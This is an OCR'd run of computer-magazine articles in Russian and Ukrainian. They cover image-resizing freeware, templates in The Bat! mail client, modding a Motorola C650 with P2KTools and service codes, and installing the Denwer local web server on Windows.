Это все очень хорошо, но как насчет изменения размеров изображения? Панель меню кристально чиста, не считая функции смены скинов. Придирчивое изучение главного окна программы все же дало положительный результат. Разработчики, видимо, решив не перегружать основное окно утилиты различными меню и панелями инструментов, выделили дополнительные функции в отдельное окно, вызываемое при помощи всплывающей кнопки *Advanced options* после установки значка около строки *Use advanced options*.

Итак, наконец-то. Закладка изменения размеров изображения содержит большое количество настраиваемых параметров. Изменение изображения осуществляется по количеству пикселей, в процентном соотношении и изменением размера на основе одной из сторон изображения. Каждый из вариантов имеет свои настройки, включая различные пресеты, облегчающие выбор необходимого решения. Пользователь может сам выбирать тип алгоритма (имеется 11 вариантов), на основе которого будет происходить операция, а может выбрать самый быстрый из алгоритмов (FastLinear). Выбранные настройки могут быть сохранены в файл и в последующем использоваться повторно.

Однако дополнительные функции утилиты богаты не только этим. Разработчики добавили большое количество возможностей, которые могут понадобиться пользователю в процессе обработки цифровых фотографий. Среди них:

✓ поворот изображения в заданную ориентацию или на указанное количество градусов;

✓ обрезка изображения по указанным размерам или в соответствии с выбранным пресетом;

✓ изменение глубины цвета изображения;

✓ наложение текста и водяного знака на изображение.

Несмотря на обилие возможностей, пользоваться программой очень легко, благодаря размещению каждой функции в отдельной закладке и наличию оптимального количества настраиваемых параметров.

Последнюю версию программы можно загрузить по ссылке **http://www.faststonesoft.org/DN/FSResizerSetup22.exe**.

**✓ SmallFoto 4.4**

*Разработчик:* Николай Лященко, **http://www.ln-soft.narod.ru**
*Статус:* freeware
*ОС:* Windows 9x-XP
*Интерфейс:* русский
*Размер дистрибутива:* 586 Кб

Программа создана отечественным разработчиком и кроме основной функции изменения размера изображения (как уменьшения, так и увеличения) включает дополнительные функции обработки. Плюс к этому — интуитивный русскоязычный интерфейс, легкость в работе и отсутствие необходимости инсталлировать программу, что позволяет ее использовать с различными устройствами хранения данных.

Итак, в качестве исходных файлов программа поддерживает изображения в графических форматах *bmp, jpg, jpeg, gif, tga, tif, tiff, pcx, png, psd, pdd, psp, wmf*, которые могут быть обработаны программой по одному или в пакетном режиме. Главное окно программы содержит несколько кнопок, каждая из которых выполняет определенную функцию (**рис. 4**). Начнем с изменения размеров изображения путем нажатия кнопки *Размер изобр.*, которая позволяет настроить изменение выбранных фотографий с полным сохранением пропорций сторон. Имеется возмож-





Рис.4

ность устанавливать новый размер в пикселях, процентах, сантиметрах и миллиметрах, а также пользовательский режим. Следующая кнопка, *Формат файла*, служит для выбора формата итогового файла, в который будет сохранено изображение после обработки. Доступна установка соответствующей опции, которая позволит выполнять лишь конвертирование файлов из одного формата в другой. Имеется возможность выбирать между следующими форматами: *bmp, jpg, tga, gif, tif, png, pcx, ico, wmf*, причем некоторые из них (*bmp, gif, jpg*) имеют свои дополнительные настройки. Также здесь определяется алгоритм, который будет использован программой при изменении размеров выбранных изображений.

При нажатии кнопки *Имя файла* в открывшемся окне пользователь может одновременно с выполнением основной операции (особенно если производится пакетная обработка изображений) применить различные правила переименования выходных файлов — автоматически добавлять к имени файла слово `trumb`, заменять имена файлов порядковым номером, начинать имена файлов с указанной цифры или слова и т.п.


Дополнительно на изображение можно наложить логотип, используя для этого файлы в форматах *psd, psp, png, bmp, pcx*.

Большим плюсом утилиты является ее возможность производить операции изменения размеров, конвертирования из одного формата в другой, переименования файлов и наложения логотипа одновременно, значительно экономя общее время обработки.

Загрузить утилиту можно с **http://www.ln-soft.narod.ru/Rus/SmallFoto_v4.4.zip**.

*(Продолжение следует)*

# Крылатый почтальон



Надежда БАЛОВСЯК
nadia123@yandex.ru
http://nadia.ifyr.net

*Мы продолжаем наш рассказ о секретах почтового клиента The Bat! Сегодня мы поговорим об одной из самых интересных возможностей программы — поддержке шаблонов и фильтров.*

*Продолжение, начало см. в МК, №41 (386), №42 (369), №45 (372), № 47 (374)*

## Шаблоны, фильтры, поиск

В почтовом клиенте **The Bat!** для отбора сообщений с одинаковой темой можно воспользоваться так называемым *мгновенным фильтром*. В результате его применения будут отображены только те сообщения, у которых совпадает тема. Для применения мгновенного фильтра необходимо выделить сообщение с нужной темой и, удерживая клавишу `ALT`, щелкнуть мышкой по теме этого сообщения еще раз. В списке сообщений будут отображены письма с темой, совпавшей с выделенной. Отменить фильтр очень просто — для этого нужно нажать клавишу `ESC`.

Кроме этого, для поиска сообщений вы можете воспользоваться инструментом быстрого поиска сообщений в The Bat! Просто щелкните мышкой в нужной колонке и начните набирать искомый текст. Сразу же, после ввода нескольких символов, программа выделит строку с найденным письмом.

Одним из самых удобных решений разработчиков The Bat! можно смело назвать поддержку шаблонов. В The Bat! вы можете работать сразу с несколькими типами шаблонов. Это шаблон нового письма, ответа, пересылки, подтверждения о прочтении, сохранения в файл.

В The Bat! существует четыре основных уровня использования шаблонов: это шаблоны почтового ящика, шаблоны папки, адресной книги и быстрые шаблоны. Первые три уровня шаблонов действуют внутри указанной области. То есть шаблоны, созданные для почтового ящика, будут использоваться по умолчанию для всех писем, которые создаются и отправляются с этого почтового ящика. Эти шаблоны подставляются в том случае, если не определены шаблоны более высокого приоритета — например, шаблоны адресной книги для конкретного получателя сообщения или шаблоны папки. Внести изменение в шаблон почтового ящика можно в окне свойств почтового ящика.

Для создания *шаблона для почтового ящика* необходимо открыть окно свойств почтового ящика (*Ящик>Свойства почтового ящика*). В разделе *Шаблоны* этого окна вы увидите подразделы для создания шаблона каждого типа (**рис. 1**).





Рис.1

Текст шаблона состоит из изменяемых элементов и неизменного текста. Неизменный текст вводят в тело шаблона, и он в таком же виде будет отображен в письме, созданном на основе этого шаблона. А вот для вставки изменяемых элементов можно воспользоваться контекстным меню. Первые пять пунктов контекстного меню позволяют вставить в шаблоны значения макросов, вместо которых будут подставляться нужные значения.

*Макросы* представляют собой специальные переменные, вместо которых в письмо будут подставляться их конкретные значения. Например, вы можете выбрать макрос для вставки имени адресата и даты исходного письма, а в подпись можно вставить название организации (**рис. 2**).



Рис.2

*Шаблоны папок* позволяют создать набор шаблонов, которые будут использоваться для всех сообщений, создаваемых из конкретной открытой папки. Шаблоны папок имеют более высокий приоритет по сравнению с шаблонами почтового ящика. Если вы создаете новое письмо, отвечаете на пришедшее письмо или переадресуете его, выбрав активной определенную папку (в том числе и вложенную), в этом случае будут использоваться шаблоны папки, а не шаблоны почтового ящика. Шаблоны папок удобно применять при использовании фильтров — например, для папок, в которых собраны письма конкретного отправителя.

Для редактирования таких шаблонов нужно открыть окно свойств папки и внести необходимые изменения на соответствующих вкладках этого окна.

Использование шаблонов папок накладывает некоторые ограничения, о которых стоит упомянуть. Дело в том, что при использовании шаблона папки эта папка должна быть открыта на момент использования. Если для конкретного адресата у вас определен шаблон и вы хотите создать новое письмо через меню, то шаблон не будет использоваться, если не выбрана или не открыта нужная папка.

Третий уровень шаблонов — это *шаблоны адресной книги*. Эти шаблоны распространяются на конкретную группу адресатов или даже на конкретного адресата в группе. Например, можно задать специальный шаблон для бизнес-партнеров, объединенных в определенную группу в адресной книге, а другой — для близких друзей.

Для создания и изменения шаблонов адресной книги необходимо отобразить окно свойств элемента адресной книги (для создания шаблона для конкретного адресата) или конкретной группы (для создания шаблона для группы адресов). Для ввода текста шаблона в адресной книге нужно отметить переключатель в окне опции *Использовать указанный шаблон для...* Отмена переключателя делает шаблон неактивным.

Шаблоны адресной книги будут применены только в том случае, если адрес получателя был выбран из адресной книги, а не введен вручную.

Но при этом следует помнить следующее правило: шаблон индивидуального адресата преобладает над шаблоном группы, к которой отнесен адресат. Если этот конкретный член группы имеет собственный, определенный для него шаблон, то будет использован именно индивидуальный, а не групповой шаблон.

Кроме этих типов шаблонов в The Bat! поддерживаются еще и так называемые *быстрые шаблоны*: их действие похоже на функцию автотекста в MS Word. Быстрый шаблон позволяет поставить в соответствие некоторой комбинации клавиш целый фрагмент текста.

Быстрые шаблоны, в основном, используются в двух случаях.

Во-первых, для создания не часто используемых шаблонов, а также для шаблонов, которые трудно привязать к конкретной папке, группе или адресату. Например, удобно создать быстрые шаблоны для типовых ответов технической поддержки.

Вторая сфера применения — для создания шаблонов, помещаемых внутри описанных выше стандартных шаблонов. Например, можно создать в виде быстрого шаблона стандартные подписи для сообщений; особенно это удобно, если они должны меняться.

Создать быстрые шаблоны можно в окне свойств почтового ящика, в разделе *Шаблоны*. Для создания или изменения быстрого шаблона нужно нажать кнопку *Изменить быстрые шаблоны*. Добавить новый шаблон вы можете с помощью кнопки *Добавить* (**рис. 3**).




Рис.3

Воспользовавшись кнопкой *Макросы*, вы получите доступ к расширенным настройкам шаблона. Например, можно задать прикрепление файла к электронному письму или вставить в письмо содержимое текстового файла. Кроме этого, при создании шаблона можно использовать стандартные переменные и изменяемые поля.

Далее нужно указать его имя и псевдоним и сформировать его текст. На вкладке *Параметры* можно установить дополнительные параметры быстрых шаблонов. К примеру, им можно присвоить комбинацию клавиш.

Быстрый шаблон может быть мгновенно вставлен в любое место создаваемого письма вручную. Для этого достаточно ввести имя быстрого шаблона (которое было указано при его создании) и нажать комбинацию клавиш `Ctrl+Пробел`. Вместо набранного имени шаблона появится его содержимое.

*(Продолжение следует)*

# Вместо сердца — пламенная MOTORola

Виталий МАЛЫГИН
vitmd1@ramler.ru

Эта история началась полгода назад. Я собрался купить новый телефон, так как мой древний Siemens C25 меня давно не устраивал. Покопавшись в Интернете и разных журналах, я определился с телефоном моей мечты — Siemens M55. Скопив нужную сумму, я отправился на местный радиорынок в надежде найти искомое (в магазинах M55 не продавался, поскольку устарел). Однако купил я на радиорынке совсем другой телефон — *Motorola C650* (**рис. 1**).

Через некоторое время мне захотелось усовершенствовать возможности своего телефона — разумеется, с помощью компьютера. Для «усовершенствования» телефона мне понадобился mini-USB кабель (такие обычно идут в комплекте с цифровыми фотокамерами или продаются в компьютерных магазинах), программа *Motorola Phone Tools* (годится ее более ранняя версия *Mobile Phone Tools*) и другие программы, о которых мы поговорим позже.



Рис.1

✓ Для начала нужно установить прогу **Motorola Phone Tools** (далее — MPT). Эта программа наделена массой возможностей: подключение компьютера к Интернету через GPRS телефона, отсылка SMS с компьютера, редактирование телефонной книги, закачка в телефон картинок, мелодий (которые автоматически конвертируются в MP3 с оптимальным битрейтом) и многое другое. Но самое главное — драйверы (в 50-мегабайтном архиве драйверы занимают примерно 1 Мб).

Рассмотрим подробнее порядок установки всех нужных драйверов в систему.

1) Подключаем телефон к компьютеру через USB.

2) Закрываем появившееся окошко «Найдено новое оборудование».

3) В папке программы MPT находим папку *Inf*.

4) Запускаем иконку *DriverTool* (**рис. 2**).




Рис.2

После установки драйверов можно работать с MPT и другими программами, описанными далее в этой статье. Скачать MPT можно с http://media.motofan.ru/soft.htm (с более дорогими моделями телефонов Motorola MPT идет в комплекте — можно попросить диск у друзей). Все остальные программы (кроме MPT и MSnap) можно скачать с http://www.osta.arler.com. К сожалению, с помощью MPT нельзя загружать в телефон Java-приложения и игры. Но умельцы с MotoFan'a (сайт фанатов телефонов Motorola, http://www.motofan.ru) создали огромное количество любительских программ, позволяющих решить практически любую проблему.

✓ **P2Ktools** — прекрасная прога для закачки в телефон картинок, мелодий, видео, «симов» (файлы настроек телефона). Ее можно скачать с http://www.osta.arler.com/moto/P2KTools_0.8.6_build406rus.rar. P2Ktools очень хороша тем, что можно активировать разные фичи телефона (инженерное меню, пункт «Загрузка Java-приложений» и многое другое). Для владельцев раскладушек Motorola с помощью вкладки «Секретные настройки» можно изменить текст на внешнем экране. С помощью вкладки «P2K Info» можно изменить название модели телефона (конечно, можете поменять с C650 на RAZR V3i, но не советую). Но главное, что мне понравилось в P2KTools — полноценный проводник по




Рис.3

файлам телефона, а не такой, как в MPT. Java-приложение в телефонах Motorola состоит из двух файлов — *.jar* и *.jad*, где .jar — само приложение, а .jad — его описание. На телефоны Motorola нельзя установить игру, просто скопировав .jar и .jad игры с помощью P2KTools в папку `kjava` (это папка в телефоне, в которой хранятся Java-приложения). Игры надо УСТАНАВЛИВАТЬ с помощью специальных программ. В P2KTools устанавливать игру можно с помощью вкладки «Kjava». Но программа устанавливает в телефон ТОЛЬКО .jar-файл, отчего далеко не все игры появляются в телефоне (вернее, они-то все появляются, занимая свободное место памяти телефона, но телефон их «не видит»). Нужна програм-

ма, использующая для установки .jad-файл. Их великое множество — *MIDway, JARul, MotoMidletsManager* и другие.

✓ **MIDway** — хорошая программа для закачки в телефон Java-приложений и игр. Скачать ее можно с http://www.osta.arler.com/moto/Motorola_MIDway_v28.rar.

Для закачки потребуется активировать в меню телефона «Средства Java» пункт «Загрузка Java-приложений». Есть два способа: первый — с помощью P2KTools, второй — с помощью опкода. Рассмотрим подробнее первый способ.

1) Подключаем телефон к компьютеру через кабель.

2) Запускаем P2KTools.

3) Нажимаем «Подключить».

5) Переходим на вкладку «Скрытые настройки».

6) Нажимаем «Считать настройки».

7) Ставим галочку возле «Загрузка приложений Java».

8) Нажимаем «Записать настройки» (**рис. 3**), перезагружаем телефон и выходим из программы.

Теперь рассмотрим подробнее второй способ (БУДЬТЕ ОЧЕНЬ ОСТОРОЖНЫ И ВНИМАТЕЛЬНЫ при наборе):

Нажимаем быстро: `Меню 048263*`

Вводим значения:

```
Opcode "47" "OK"
Field 1 "50" "OK"
Field 2 "1" "OK"
Field 3 "67" "OK"
Field 4 "1" "OK"
Field 5 (D) "247" "OK"
```

Откат: `Field 5 (D) "246" "OK"` (отмена пункта «Загрузка Java-приложений»)

```
Results
F1 : 0
```

Назад и перезагрузка телефона.

Теперь можно загружать Java-игры в телефон с помощью MIDway.

1.Нажимаем в телефоне на пункт «Загрузка Java-приложений» (**рис. 4**). (*Меню>Параметры>Средства Java>Загрузка Java-приложений, на прошивке D3:Меню>Мультимедиа>Средства Java>Загрузка Java-приложений*).

2. Появляется следующее сообщение: «Вставьте кабель».

3. Вставляем кабель, появляется сообщение: «Связь JAL активна...»

4. Запускаем MIDway.

5. В настройках выбираем COM-порт, на котором «стоит» телефон (*File>Settings*).

6. Нажимаем Open JAD (*File>Open JAD...*) и выбираем файл с расширением `.jad` (то есть описание игры), в одной папке с которым есть файл `.jar` (сама игра) этой же игры.

7. Нажимаем Send JAD (*File>Send JAD*) и появившуюся в телефон клавишу «Загрузка».

8. Java-приложение устанавливается в телефон.

✓ **FullJava** — программа для «подгона» Java-приложений под экран своего телефона. Делается это следующим образом:

1. Включаем FullJava;

2. В меню «Настройки» выбираем нужный размер экрана (для C650 рекомендую 128x116, так как при 128x128 изображение будет «вылезать» за пределы экрана; видимо, недостающие 12 пикселей в разрешении 128x116 — это софт-полоска вверху, где расположены индикаторы батареи, сигнала и др.);

3. Нажать «Исправить Jar...» и выбрать нужное Java-приложение.

Обработанные в FullJava игры будут без софт-полоски внизу. Теперь их спокойно можно закачивать через MIDway в телефон. Вот прямая ссылка на закачку FullJava: http://www.osta.arler.com/moto/FullJava15.rar.

✓ **MSnap** — отличная программа для снятия скриншотов с p2k телефонов Motorola. Скачать можно с http://motofan.ru/board/index.php?showtopic=61370. Объем архива всего 4.92 (!) Кб. Для снятия скриншота просто запустите `msnap.exe` и не нажимайте никаких клавиш телефона, а то изображение получится рваным. Скриншот появится в папке с программой под именем `screen1.png`. Кстати, **рис. 4** был сделан с помощью MSnap. Программа — пока что текстовая бета-версия v.0.1. Если что не ясно, читайте файл `faq.txt` в папке с программой.





Рис.4

А теперь о грустном... Каждый телефон в свое время начинает «радовать» нас глюками. Мой мобильный не стал исключением. После пары часов активного использования программы P2KTools телефон «заглючил». Я нечаянно удалил стандартную мелодию, забыв нажать кнопку «Все бесшумные». Это обусловлено тем, что в телефонах Motorola создается список мелодий, и в настройках профилей/абонента/группы в роли мелодии присваивается **не имя файла мелодии, а ее порядковый номер в списке мелодий!** Список мелодий содержится в файле `MyTone.db` (и его копии `TempTone.db`). При заходе в *Стили звонка/ID звонка* телефон читает этот список, а не список файлов! Следовательно, **при удалении/добавлении мелодий необходимо удалять файл MyTone.db и перезагружать телефон, или же нажимать на кнопку «Все вибро» или «Все бесшумные».** Если мелодия уже удалена, то телефон начинает «глючить». Меня, например, при попытке зайти в меню «Стили оповещений» выбрасывало в предыдущее меню, и когда поступал вызов, телефон не подавал звуковой сигнал.

Как это лечится?

✓ Общий сброс (**НЕ Общая ОЧИСТКА!!!**). НО этот способ НЕ лечит ID звонков абонентов и групп абонентов!!!

✓ С помощью программы **PST**. *File|New>New feature file.* Там делаете *Read data from phone*, изменяете настройки мелодий во всех профилях на 0 и делаете *Write data to phone*. НО этот способ также НЕ лечит ID звонков абонентов и групп абонентов!!!

✓ Закачиваете обратно мелодии. НЕ ОБЯЗАТЕЛЬНО СТАНДАРТНЫЕ! Просто нужно, чтобы количество мелодий «после» было равно количеству мелодий «до».





Рис.5

✓ Создание мелодий в телефоне (иногда не помогает). *Меню>Медиа Центр>Мои мелодии>Меню (средняя кнопка) >Создать.* И создаете мелодии С ИМЕНАМИ «Яnn», где nn — любые числа!!! После этого опять удаляете *MyTone.db* и перезагружаете телефон.


✓ Использование в P2KMan кнопки «Обновить базу мелодий». Просто нажмите на кнопку — и все, остальное программа сделает за вас.

Ну, а если все вышеперечисленное вам не помогло, остается только перепрошивка.


*Окончание на стр. 37*

# Короткометражний сервер

Яків КОВАЛЬСЬКИЙ
http://jakiw.lviv.name



*Джентльменський набір web-розробника («Д.н.w.р» — читається «Денвер») — набір дистрибутивів, що використовується web-майстрами (програмістами і дизайнерами) для тестування сайтів на локальній Windows-машині без потреби підключення до Інтернету.*

## Огляд

«Денвер» дозволяє запустити повноцінний веб-сервер Apache з підтримою PHP, Perl та сервер MySQL, який працює під управлінням Windows 95/98/Me/NT/2000/XP.

Як правило, установка не потребує жодних додаткових налаштувань. З «Денвером» можуть працювати навіть користувачі, що раніше не мали досвіду роботи з серверними мовами програмування. Тим більше, його можна застосовувати не тільки для початкового ознайомлення з веб-кодингом, але й для тестування інтерактивних сайтів, програм, котрі використовують базу даних MySQL, написаних на мовах PHP та Perl.

Комплекс відрізняється від аналогів своєю модульною системою і можливістю розширення. Немає потреби качати багатомегабайтні дистрибутиви окремих компонентів. Базова версія пропонованого комплексу Apache+PHP+Perl+MySQL при своєму розмірі (близько трьох мегабайт) є повністю функціональною. При необхідності можна докачати з сайту розробників додаткові комплекти: інтерпретатор Perl з різноманітними модулями, бібліотеки, які розширюють можливості PHP і забезпечують роботу з архівами, графікою, базами даних та інше.

Компоненти комплексу вже сконфігуровані і готові до роботи. Для оптимізації роботи, а також включення додаткових можливостей необхідно редактувати файли конфігурації, проте базові можливості доступні вже після встановлення! До складу пакета включено програму-інсталятор. Вона значно спрощує процесс налаштування при переїзді пакету в іншу директорію. PHP працює в якості модуля веб-сервера Apache, що дозволяє тестувати програми авторизації (гостьові книги, чати, реєстрація) і відкриває доступ до ряду додаткових можливостей. Необхідно відзначити те, що стороннім розробникам частіше за все пропонується працювати з інтерпретатором PHP як CGI-програмою — це дещо обмежує моживості ☹.

## Ставимо

Для початку нам знадобиться встановити на комп'ютер ядро «Денвера». Останню версію exe-файлу можна скачати звідси: http://www.denwer.ru/dis/Base. Вам буде запропоновано кілька останніх версій. На момент скачування бази мною там була версія Base_2006-04-25. Вона займала 3.1 Мб (для тих, хто контролює свій трафік: 3196 Кб). Ядро програми включає в себе:

- ✓ Apache, SSI, mod_rewrite, mod_php;
- ✓ PHP4 з підтримкою GD і MySQL;
- ✓ MySQL з підтримкою транзакцій (mysqld-max);
- ✓ система керування віртуальними хостами. Щоб створити новий хост, ви повинні додати директорію в каталог `/home`. При цьому змінювати файли конфігурації не потрібно. За умовчуванням підтримуються схеми назв директорій багатьох популярних хостерів (детальніше про створення власних хостів напишу пізніше);
- ✓ система керування запуском та завершенням;
- ✓ phpMyAdmin — система управління MySQL через Web-інтерфейс;
- ✓ ядро Perl без стандартних бібліотек (їх докачаємо потім);
- ✓ емулятор sendmail. Листи, які начебто приходять з сайту, складаються в папку `tmp` (це зручно при тестуванні онлайн-голосувань);
- ✓ інсталятор.

### Вхід в куток користувача Windows 9x

Почну з того, що попрошу людину, яка юзає 95-ий, знести його і поставити хоча би Windows 98. Якщо ж такої можливості нема, читай далі. Нам необхідно встановити ряд додаткових утиліт. Для початку ставимо драйвер WinSock 2. Качай його тут: http://www.denwer.ru/dis/other/W95ws2setup.exe. Цей драйвер потрібен всім компонентам. Характерна ознака його відсутності — запис «WSASocket failed to open the inherited socket» в файлі журналу Apache.

Далі перед тобою стоїть вибір: встановити ще кілька драйверів, або ж оновити свій Internet Explorer до версії 5.0 чи вищої. Справа в тому, що в комплекті з ним надаються потрібні драйвери. Якщо ж твоя машина не потягне цей браузер, качай драйвери вручну, а я тобі трохи допоможу.

По-перше, як би це не звучало дивно, доведеться встановити будь-який Microsoft Office, бо робота PHP разом з MySQL вимагає наявності драйверів ODBC в системі, котрі ставляться разом з Офісом. Більш екстремальний спосіб — копіювати з сусідньої машини всі файли з папки `C:\Windows\System\odbc *.*`. Перевірено — працює ☺.

По-друге, через те, що в Windows 95 за замовчуванням йде стара версія бібліотеки `ole32.dll`, PHP просто не почне працювати. Як сказано на сайті розробників, для встановлення нової версії бібліотеки тобі доведеться скачати оновлення DCOM з сайту Майкрософт (http://Microsoft.com), або звідси: http://www.denwer.ru/dis/other/dcom95.exe.

По-третє, Perl і Apache відмовляються запускатись, якщо в папці `C:\Windows\System` відсутній файл `msvkrt.dll`. Качай його (http://www.denwer.ru/dis/other/msvcrt.dll) і копіюй в потрібне місце.

Зі всього вищесказаного можна зробити висновок, що Windows 95 надто застаріла. ЗНОСЬТЕ!!!

### Вихід з кутка користувача Windows 9x

Зі старою ОС розібрались, продовжуємо... Виконайте простенький тест. Він дасть вам зрозуміти, чи комп'ютер справді налаштований для роботи в мережі. Отож, клікніть *Пуск> Выполнить* і введіть таку команду: `ping 127.0.0.1`. Після натиснення клавіші Enter ви маєте побачити те саме, що зображено на **рис.1**

Процес триватиме кілька секунд. Якщо ви бачите картину, як на малюнку, то все в порядку, переходьте до інсталяції.



**Рис.1**

У випадку, коли вікно відкриється і одразу ж зникне, або з'являться якісь інші повідомлення, мережеві протоколи у вас не встановлені ☹, а тому читайте далі...

Ви, мабуть, вже зрозуміли, що зараз наше завдання полягає в тому, щоб добитися пінгування адреси 127.0.0.1. Для цього користувачам Windows 98/ME потрібно зайти в *Панель управления> Установка и удаление программ>Установка Windows* та додати там *Удаленный доступ к сети.* При цьому автоматично встановлюються всі необхідні протоколи. Користувачам Windows 95 треба зайти в *Панель управления>Сеть* і додати Протокол TCP/IP (від Microsoft). Після цьо-

го не забудьте в тому ж вікні обрати зі списку *Способ входа в сеть* значення «Обычный вход в Windows».

Перезагружаємо комп і повторюємо операцію з командою `ping`. Якщо адреса все одно не доступна, значить, протоколи не встановились, а тому переробляйте все спочатку. Якщо ж `ping` пішов — прекрасно!




Рис.2

Нарешті, коли ми розібрались зі всіма можливими проблемами, починаємо інсталяцію. Відкриваємо скачаний архів. Програма спитає, чи дійсно ви хочете почати установку. Рекомендую клікнути «Так» ☺. Ви побачите це — **рис. 2**

Сміливо тиснемо `Enter`. Програма протестує комп на наявність необхідних драйверів та утиліт (сподіваюсь, що у вас

Заработало! - Microsoft Internet Explorer
Файл Правка Вид Избранное Сервис Сп
← Назад → Поиск Избранное
